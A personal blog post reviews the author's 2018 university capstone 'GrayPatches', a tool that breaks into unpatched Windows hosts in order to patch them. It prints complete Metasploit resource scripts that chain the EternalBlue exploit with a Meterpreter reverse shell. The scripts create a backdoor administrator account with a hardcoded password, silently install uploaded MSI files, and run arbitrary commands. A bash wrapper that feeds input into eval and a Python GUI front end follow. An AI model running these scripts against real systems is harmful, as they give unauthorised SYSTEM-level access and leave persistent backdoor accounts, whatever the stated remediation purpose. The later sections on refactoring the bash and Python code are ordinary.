
Senior Capstone Project
This is a special blog post that will cover, drumroll please.. My Senior Capstone Project! In 2018 as part of my Bachelor of Science degree I had to complete a Senior Capstone Project, and present the project to my peers as well as attend the University of Cincinnati’s CECH (College of Education, Criminal Justice and Human Services) IT Expo. The GrayPatches elevator Pitch Poster
I will make the following files available for viewing, so feel free to download and peruse them yourself outside of this blog:
Overview
The Capstone project was titled Gray Patches. The idea behind the project was to create a Gray-Hat patching solution (hints the name GrayPatches) for enterprises and small businesses. The core idea being to utilize known security vulnerabilities to access the vulnerable hosts and then remediate the vulnerability that was used to access it. It also offered password resets for accounts and and installing MSI files (such as AV or other patches).
As any programmer will tell you, I cringe to look back at this code. As we improve looking back and cringing is a sign that we’ve matured and grown our skills. This was a rather interesting period in my education as I originally went to school for Computer Science. After finding out I didn’t really like programming and changing programs to the Information Technology program I didn’t really have much programming experience. Originally another peer in the project was supposed to code the python, but things changed and I had to do it instead. I am rather proud of this bad code because this was my first time ever using python, let alone a UI and I had to complete this in a little under 8 weeks.
Due to this, the program was designed with some rather strange abstraction as I had written the Metasploit scripts already. I also had to have a backup and use what I knew in case I couldn’t get the python GUI completed in time so I had written a Bash CLI interface for the Metasploint scripts. Because this was working I actually used the python GUI to call the bash CLI to interface with the Metasploit scripts. So I ended up with 2 layers of wrappers for the project, which was a nightmare to troubleshoot and maintain. I’ve since learned not to wrap things, unless absolutely necessary.
Metasploit
This project’s main engine was using Metasploit. This was an ideal choice as it’s a widely used security tool that can be scripted and has a wide range of known exploits available. This was ideal as the main point would be to further expand the vulnerabilities that this tool used to do it’s job.
A lot of the scripts relied on the same core code:
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp
set SMBUser opadmin
set SMBPass Pa$$word
<ruby>
run_single("set LHOST #{ENV['LIPADR']}")
run_single("set RHOST #{ENV['RIPADR']}")
</ruby>
set target 0
exploit -j -z
<ruby>
# rest of the exploit specific code
This code used the EternalBlue vulnerability along with the Meterpreter shell to pwn the box. This severe bug allowed both remote access to a shell and privilege escalation to the SYSTEM user. Once we have both of these in place we can pretty much do anything we want on the box. If you were a black-hat hacker you may place a payload or start to steal data from the target. Since we wanted to do some good instead of bad we decided we would remediate the EternalBlue vulnerability instead. This makes us a gray-hat hacker as we are using ethically questionable means to get access to the system in order to do something good.
Once we have the SYSTEM level access we can perform the tasks that we want. In this case: Run some custom code, install a backdoor administrator level account, or install a MSI file on the target. These were all accomplished with just an extra line or two of code from our template above:
Add User Metasploit
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp
<ruby>
run_single("set LHOST #{ENV['LIPADR']}")
run_single("set RHOST #{ENV['RIPADR']}")
</ruby>
set target 0
exploit -j -z
<ruby>
sleep 60
</ruby>
sessions -c "net user /add opadmin Pa$$word"
sessions -c "net localgroup /add administrators opadmin"
exit -y
Execute MSI Metasploit
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp
set SMBUser opadmin
set SMBPass Pa$$word
<ruby>
run_single("set LHOST #{ENV['LIPADR']}")
run_single("set RHOST #{ENV['RIPADR']}")
</ruby>
set target 0
exploit -j -z
<ruby>
sleep 60
run_single("sessions -C \"upload #{ENV['FILE']} c:\\\\\\\\windows\\\\\\\\temp\\\\\\\\install.msi\"")
sleep 60
run_single("sessions -c \"msiexec /i C:\\\\Windows\\\\Temp\\\\install.msi /q\"")
</ruby>
exit -y
Execute Command Metasploit
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp
set SMBUser opadmin
set SMBPass Pa$$word
<ruby>
run_single("set LHOST #{ENV['LIPADR']}")
run_single("set RHOST #{ENV['RIPADR']}")
</ruby>
set target 0
exploit -j -z
<ruby>
sleep 60
run_single("sessions -c \"#{ENV['EXECMD']}\"")
</ruby>
exit -y
Bash
Originally I wrote the Metasploit scripts along with the bash script to test them. Before taking on the python portion of project, I was still in my comfort level being a somewhat experienced Linux user of 3 years at this time. The bash is really simple, just a single if..elif..else statement which uses eval to launch the msfconsole to run the above Metasploit scripts. The bash is not robust, not case insensitive, and doesn’t have any error handling. But it gets the job done if you type in exactly what it’s expecting.
So lets see what I had and what I would change!
#!/bin/bash

##  ___                 ___      _      _
#  / __|_ _ __ _ _  _  | _ \__ _| |_ __| |_  ___ ___
# | (_ | '_/ _` | || | |  _/ _` |  _/ _| ' \/ -_|_-<
#  \___|_| \__,_|\_, | |_| \__,_|\__\__|_||_\___/__/
#                |__/
##
#
# This script will aggregate all of the rb scripts into one easy to use script.
# The exploits included currently:
# - Eternalblue
# - More to come!
#
if [[ $1 == "msi" ]] && [[ -n $3 ]]; then
  echo "Running msi upload!"
  echo "installing $2!"
  echo "ip: $3"
  eval $(LIPADR=$(hostname -I) RIPADR=$3 FILE="$2" msfconsole -r eternalblue-upload-msi.rb -Lq)
  return 0
elif [[ $1 == "command" ]] && [[ -n $3 ]]; then
  echo "Running execute cmd!"
  echo "executing $2!"
  echo "ip: $3"
  eval $(LIPADR=$(hostname -I) RIPADR=$3 EXECMD=$2 msfconsole -r eternalblue-execute-cmd.rb -Lq)

elif [[ $1 == "admin" ]] && [[ -n $2 ]] && [[ -z $3 ]]; then
  echo "Adding admin account!"
  echo "ip: $2"
  eval $(LIPADR=$(hostname -I) RIPADR=$2 msfconsole -r eternalblue-add-user.rb -Lq)
  echo "Default Credentials are: opadmin:Pa$$word"
elif [[ $1 == "-h"  ]] || [[ $1 == "--help" ]] || [[ $1 == "help" ]]; then
  #printf "\ec"
  echo "How to use:"
  echo "graypatches.sh msi <msi file> <remote ip> - Installs specified msi file."
  echo "graypatches.sh command "\""<command string>"\"" <remote ip> - Runs a specified command string on the remote machine (cmd must be in double quotes)"
  echo "graypatches.sh admin <remote ip> - adds default admin credentials to machine."
else
  echo "Use -h to see help"
fi
So first off, I would change the shebang to #!/usr/bin/env bash from what I understand using the env bin is supposed to eliminate if the bash binary is somewhere else besides /bin/bash (like /usr/bin/bash for example).
The next item I would change is the else statement, I would just have it display the help message as the default. This is because it will take out a needless elif and it should display the help message for any errors and will also run if someone sends --help or -h.
# Previous code
else
  echo "How to use:"
  echo "graypatches.sh msi <msi file> <remote ip> - Installs a specified msi file."
  echo "graypatches.sh command "\""<command string>"\"" <remote ip> - Runs a specified command string on the remote machine (cmd must be in double quotes)"
  echo "graypatches.sh admin <remote ip> - adds default admin credentials to machine."
I would also change the logic in the input args to make it case insensitive by using ${1,,}. This will ensure that if a user types Msi or MSI the script will still function as intended. Other than that I think the bash logic is sound. The first 2 look for just 2 arguments, and the last looks for 3 arguments, otherwise display the help.
Although now that I know python I would say the better action would be to just integrate the cli logic into python. But since I had never used python then and bash was more comfortable this is what I ended up using.
Due to some unforeseen circumstances I ended up having to do more than my initial agreed upon tasks in the project. These extra tasks were a GUI for the tool, which was decided to be python.
Python
So I had to quickly learn python and the Tkinter library in order to ensure my team met the deadline to show off our project. This was quite an undertaking as I was supposed to be the cyber security contributor and someone else was the programming contributor.
So doing some quick research I found TK/Tcl is the standard python graphics library and decided that I would use this to build the GUI.
I think the UI turned out pretty well, I need to thank my UX professor! I think it was relatively simple and conveyed everything the end users needed to know. The UI of the GrayPatches tool with all available options selected and all display elements shown
The GUI essentially uses the subprocess library to call the bash script mentioned earlier.
def show_entry_fields():

        if userchoice.get() == 1 and pathlabel.cget("text") != "":
            #Validate ip entry
            try:
                ipaddress.ip_address(ip.get())
            except ValueError:
                print("Please enter a valid IP address.")
                return
            print("Choice is MSI\n Using remote IP: %s\n File Location: %s" % (ip.get(), pathlabel.cget("text")))
            subprocess.check_output(['/root/Gray/graypatches.sh', 'msi', str(pathlabel.cget("text")), str(ip.get())])

        elif userchoice.get() == 2 and command.get() != "":
            try:
                ipaddress.ip_address(ip.get())
            except ValueError:
                print("Please enter a valid IP address.")
                return
            print("Choice is Execute Command\n Using remote IP: %s\n Command is %s" % (ip.get(), command.get()))
            subprocess.check_output(['/root/Gray/graypatches.sh', 'command', str(command.get()), str(ip.get())])

        elif userchoice.get() == 3:
            try:
                ipaddress.ip_address(ip.get())
            except ValueError:
                print("Please enter a valid IP address.")
                return
            print("Choice is Add Admin Account\n Using remote IP: %s" % ip.get())
            subprocess.check_output(['/root/Gray/graypatches.sh', 'admin',str(ip.get())])

        else:
            print("Please select an option/Provide valid inputs.")
I think in addition to this I would introduce the argparser library to add the CLI elements the bash would use and instead use the subprocess to call Metasploit scripts directly. I am unaware if Metasploit actually had their own python library 12 years ago (at the time of this blog post). But if they did, we may even be able to bring this logic directly into the python script as well.
The other thing I would immediately change at the top is the imports. I’ve seen some people do this and others still don’t, but I like to only pull in the code that I need by using the from keyword. This keeps your code small, especially when you are using large libraries such as tkinter. I also have duplicate imports from tkinter for the filedialog module.. I was really not good with python, but to be fair learning a new language in 6 weeks in order to get a degree is stressful! So with my changes:
Before:
import subprocess
import ipaddress
from tkinter import filedialog
from tkinter import *
After:
from subprocess import check_command
from ipaddress import ip_address
from tkinter import Tk, IntVar, Entry, Label, Radiobutton, Button
After making these changes, we are only pulling in what code we’re using in the libraries instead of the entire thing. Like I said before this may not make a huge difference for smaller libraries like ipaddress, but for the larger ones like tkinter this may be a substantial RAM savings from not having to load all of the other unnecessary elements into memory to use the library.
The other major thing that jumps to me is the older python2 % string substitution method. I much prefer the f-string method in python3 as I believe it’s much more readable to programmers. See below for which you think is easier to read:
Before:
print("Choice is Execute Command\n Using remote IP: %s\n Command is %s" % (ip.get(), command.get()))
After:
print(f"Choice is Execute Command\n Using remote IP: {ip.get()}\n Command is {command.get()}")
I am happy to also see try..except statements in my code, I still do not use a good job of using this my my code that I write today.
Wrapup
In order to wrap this whole thing up. The code I’ve written definately needs to be refactored. The code is almost 12 years old so the python version may not be supported either, as well as the ruby for the Metasploit.
In all honestly with the metasploit python library this whole project could probably be 100% brought into python and still only be a few hundred lines of code. Maybe in a future blog post I may try to do this, but for now this really poor double wrapped python/bash/metasploit code is what got me my degree.
I think I will also go through some other academic items that I’ve producted at UC in the blog’s future. I wrote a really interesting paper on how SSDs worked for my Digital Forensics class.